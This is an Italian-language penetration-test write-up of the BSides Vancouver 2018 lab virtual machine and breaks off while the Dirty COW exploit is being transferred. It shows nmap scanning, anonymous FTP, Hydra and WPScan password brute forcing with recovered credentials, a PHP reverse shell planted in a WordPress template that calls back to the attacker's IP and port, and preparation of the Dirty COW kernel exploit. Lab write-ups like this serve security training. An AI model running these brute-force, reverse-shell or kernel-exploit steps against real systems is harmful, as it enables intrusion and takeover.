Rapporto di Penetration Test: BSides Vancouver 2018

Obiettivo: VM BSides Vancouver 2018
Indirizzo IP: 192.168.100.16

1. Sintesi Esecutiva (Executive Summary)

Obiettivo: L'obiettivo di questa valutazione era identificare vulnerabilità all'interno della macchina virtuale "BSides Vancouver 2018" e dimostrare una prova di concetto (PoC) per la compromissione completa del sistema (privilegi di Root).

Risultati Chiave:

- **Fuga di Informazioni:** Una configurazione FTP non sicura ha permesso l'accesso anonimo, rivelando nomi utente interni.
- **Controllo Accessi Debole:** Un account utente (anne) è stato compromesso tramite brute-force SSH a causa di una password debole.
- **Vulnerabilità Applicativa:** Un'installazione obsoleta di WordPress ha permesso l'enumerazione degli utenti e il brute-force via XML-RPC, portando all'Esecuzione di Codice Remoto (RCE).
- **Vulnerabilità Critica del Kernel:** Il sistema operativo sottostante era vulnerabile a **Dirty COW (CVE-2016-5195)**, che è stato sfruttato con successo per ottenere privilegi di root nonostante l'instabilità del sistema.

---

2. Raccolta Informazioni (Information Gathering)

2.1 Scoperta Host & Scansione di Rete

La valutazione è iniziata con uno sweep ping di Nmap per identificare l'indirizzo IP del bersaglio all'interno dell'intervallo di rete locale (192.168.100.0/24). Il bersaglio è stato identificato all'indirizzo **192.168.100.16**.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sn 192.168.100.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-19 13:02 -0500
Nmap scan report for pfSense.home.arpa (192.168.100.1)
Host is up (0.00097s latency).
MAC Address: 08:00:27:D2:42:91 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.100.16
Host is up (0.0010s latency).
MAC Address: 08:00:27:22:0E:B7 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.100.10
```

Figura 1: Scoperta Host
Il comando Nmap nmap -sn 192.168.100.0/24 viene utilizzato per effettuare il ping di tutti gli host nella sottorete, identificando la macchina bersaglio attiva su 192.168.100.16.

È stata eseguita una scansione completa dei servizi (nmap -A -p-) per identificare le porte aperte e i servizi in esecuzione.

- **Porta 21 (FTP):** vsftpd 2.3.5 (Login anonimo consentito).
- **Porta 22 (SSH):** OpenSSH 5.9p1.
- **Porta 80 (HTTP):** Apache httpd 2.2.22.


Figura 2: Enumerazione Servizi
Una scansione completa delle porte rivela tre servizi: FTP sulla porta 21 (che consente l'accesso anonimo), SSH sulla porta 22 e un server web Apache sulla porta 80.

```
┌──(kali㉿kali)-[~]
└─$ nmap -A -p- -oN initial_scan.txt 192.168.100.16

Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-19 13:02 -0500
Nmap scan report for 192.168.100.16
Host is up (0.0014s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.100.10
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 2.3.5 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|_  256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp open  http    Apache httpd 2.2.22 ((Ubuntu))
|_http-server-header: Apache/2.2.22 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_/backup_wordpress
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:22:0E:B7 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   1.42 ms 192.168.100.16
```

2.2 Enumerazione Web


L'ispezione del server web sulla Porta 80 ha rivelato un file robots.txt che vietava l'accesso a una directory specifica: /backup_wordpress.

Figura 3: Ispezione Robots.txt
Il file robots.txt viene consultato tramite browser, rivelando una directory nascosta /backup_wordpress che i motori di ricerca sono istruiti a ignorare.



Navigando in questa directory è emerso un blog WordPress obsoleto. Il contenuto indicava che il blog era "ritirato" e gestito da un amministratore di nome "John", fornendo un potenziale nome utente per ulteriori attacchi.

Figura 4: Scoperta WordPress
L'accesso alla directory /backup_wordpress rivela un post del blog "Ritirato" scritto dall'utente "john".



2.3 Enumerazione FTP

Abbiamo acceduto al servizio FTP utilizzando le credenziali anonymous. All'interno della directory public, è stato scoperto e scaricato un file di backup chiamato users.txt.bk.

Figura 5: Estrazione FTP
Login al server FTP come anonymous, elenco del contenuto della directory public e download del file users.txt.bk.

```
┌──(kali㉿kali)-[~/vanc_lab]
└─$ ftp 192.168.100.16
Connected to 192.168.100.16.
220 (vsFTPd 2.3.5)
Name (192.168.100.16:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||45163|).
150 Here comes the directory listing.
drwxr-xr-x    3 0        0            4096 Mar 03  2018 .
drwxr-xr-x    3 0        0            4096 Mar 03  2018 ..
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls -la
229 Entering Extended Passive Mode (|||13449|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534    65534        4096 Mar 03  2018 .
drwxr-xr-x    3 0        0            4096 Mar 03  2018 ..
-rw-r--r--    1 0        0              31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> cat users.txt.bk
?Invalid command.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||42472|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |***********************************************************************|    31       14.19 KiB/s    00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (9.22 KiB/s)
ftp> exit
221 Goodbye.
```

L'analisi di questo file ha rivelato un elenco di nomi utente di sistema validi (abatchy, john, mai, anne, doomguy). Questo elenco è stato fondamentale per gli attacchi mirati di forza bruta.

Figura 6: Analisi Lista Utenti
La visualizzazione del contenuto di users.txt.bk rivela un elenco di cinque potenziali nomi utente di sistema.

```
┌──(kali㉿kali)-[~/vanc_lab]
└─$ cat users.txt
abatchy
john
mai
anne
doomguy
```

---

3. Percorso di Sfruttamento 1: SSH Brute Force (Logico)

Con l'elenco dei nomi utente ottenuto dall'FTP, abbiamo tentato di compromettere il servizio SSH. I test manuali iniziali hanno confermato che era richiesta l'autenticazione tramite password.

Figura 7: Test SSH
I tentativi iniziali di connessione via SSH risultano in "Permission denied" (Permesso negato), confermando che sono richieste credenziali valide.

```
┌──(kali㉿kali)-[~/vanc_lab]
└─$ ssh mai@192.168.100.16
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mai@192.168.100.16: Permission denied (publickey).

┌──(kali㉿kali)-[~/vanc_lab]
└─$ ssh anne@192.168.100.16
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.100.16's password:
Permission denied, please try again.
```

Abbiamo utilizzato **Hydra** per testare i nomi utente contro la wordlist rockyou.txt (prime 5000 voci). Lo strumento ha identificato con successo le credenziali valide per l'utente anne.


- **Utente:** anne
- **Password:** princess

Figura 8: Brute Force con Hydra
Hydra trova con successo la password per l'utente anne, rivelando le credenziali anne:princess.

```
┌──(kali㉿kali)-[~/vanc_lab]
└─$ head -n 5000 /usr/share/wordlists/rockyou.txt > top5000.txt

┌──(kali㉿kali)-[~/vanc_lab]
└─$ hydra -l anne -P top5000.txt -f ssh://192.168.100.16
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-01-19 13:32:07
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t
4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 5000 login tries (l:1/p:5000), ~313 tries per task
[DATA] attacking ssh://192.168.100.16:22/
[22][ssh] host: 192.168.100.16   login: anne   password: princess
[STATUS] attack finished for 192.168.100.16 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-01-19 13:32:17
```

Utilizzando queste credenziali, abbiamo effettuato con successo il login al server via SSH.

Figura 9: Accesso SSH
Login riuscito alla macchina bersaglio via SSH utilizzando le credenziali compromesse.



Controllo Escalation Privilegi

Dopo aver effettuato l'accesso come anne, abbiamo controllato i diritti amministrativi utilizzando sudo -l. L'output ha rivelato che anne aveva privilegi sudo illimitati ((ALL : ALL) ALL), permettendo un'immediata escalation a root tramite sudo su -.

Figura 10: Permessi Sudo
Il comando sudo -l conferma che l'utente anne può eseguire qualsiasi comando come root senza restrizioni.





Figura 10.1: Captured Flag via SSH



---

4. Percorso di Sfruttamento 2: Web RCE (Tecnico)

Per dimostrare un vettore di attacco più tecnico, abbiamo preso di mira l'installazione di WordPress. Abbiamo utilizzato **WPScan** per enumerare gli utenti e identificare plugin vulnerabili.

Figura 11: Enumerazione Utenti WPScan
Esecuzione di wpscan con il flag --enumerate u per identificare account WordPress validi.

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://192.168.100.16/backup_wordpress --enumerate u
```

La scansione ha confermato due utenti validi: john e admin.

Figura 12: Risultati WPScan
L'output di WPScan conferma l'esistenza degli utenti john e admin.

```
[i] User(s) Identified:

[+] john
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] admin
 | Found By: Author Posts - Display Name (Passive Detection)
 | Confirmed By:
 |  Rss Generator (Passive Detection)
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)
```

La scansione ha rivelato anche che l'API **XML-RPC** era abilitata, il che consente attacchi di forza bruta amplificati.

Figura 13: Vulnerabilità XML-RPC
WPScan rileva che l'interfaccia XML-RPC è abilitata, presentando un vettore per attacchi di forza bruta.

```
[+] XML-RPC seems to be enabled: http://192.168.100.16/backup_wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
```

Utilizzando il modulo di brute-force di WPScan contro l'interfaccia XML-RPC, abbiamo craccato con successo la password per l'amministratore john.

- **Utente:** john
- **Password:** enigma

Figura 14: Comando Brute Force WPScan
Esecuzione dell'attacco di forza bruta contro gli utenti john e admin utilizzando la wordlist rockyou.txt.

```
┌──(kali㉿kali)-[~/vanc_lab]
└─$ wpscan --url http://192.168.100.16/backup_wordpress -U john,admin -P top5000.txt -t 20
```

Figura 15: Password Craccata
WPScan identifica con successo la coppia di credenziali valida john:enigma.

```
[!] Valid Combinations Found:
 | Username: john, Password: enigma
```

4.1 Esecuzione di Codice Remoto (RCE)

Con l'accesso amministrativo alla dashboard di WordPress, abbiamo navigato su **Appearance > Editor** (Aspetto > Editor) e modificato il file 404.php (Template 404). Abbiamo iniettato un payload PHP Reverse Shell configurato per connettersi alla nostra macchina attaccante.

Figura 16: Configurazione Payload
Modifica dello script della reverse shell PHP per puntare all'IP dell'attaccante (192.168.100.10) e alla porta (4444).

```
$ip = '192.168.100.10';  // CHANGE THIS
$port = 4444;            // CHANGE THIS
```

Figura 17: Iniezione della Shell
Il codice PHP malevolo viene incollato nell'editor del Template 404 di WordPress.

Abbiamo avviato un listener Netcat sulla porta 4444 e innescato il file malevolo visitando il suo URL diretto.

Figura 18: Innesco dell'Exploit
Navigazione all'URL 404.php nel browser per eseguire la shell caricata.






Figura 19: Cattura della Shell
Il listener Netcat riceve la connessione, garantendo l'accesso come utente www-data.



Ciò ci ha garantito una shell come utente www-data. Abbiamo aggiornato questa shell a una shell TTY completamente interattiva utilizzando Python.

Figura 20: Aggiornamento Shell
Utilizzo di Python per generare un ambiente shell /bin/bash stabile.



---


5. Escalation dei Privilegi: Kernel Exploitation (Dirty COW)

Il sistema bersaglio eseguiva un Kernel Linux obsoleto (3.11.0), vulnerabile all'exploit **Dirty COW (CVE-2016-5195)**. Questa vulnerabilità consente a un utente non privilegiato di sovrascrivere file di sistema di sola lettura (come /etc/passwd) per creare un utente root.

5.1 Preparazione dell'Exploit

Abbiamo identificato la vulnerabilità e scaricato il codice dell'exploit (40847.cpp) sulla macchina attaccante.


Figura 21: Ricerca Exploit
Individuazione del codice exploit Dirty COW sulla macchina dell'attaccante.



I tentativi iniziali di compilare il codice sul bersaglio sono falliti perché g++ non era installato. Abbiamo ripiegato sulla versione solo C dell'exploit (dirty.c) che poteva essere compilata usando gcc, presente sul bersaglio.

Figura 22: Trasferimento dell'Exploit
Hosting della versione C dell'exploit sulla macchina attaccante e download nella directory /tmp del bersaglio usando wget.

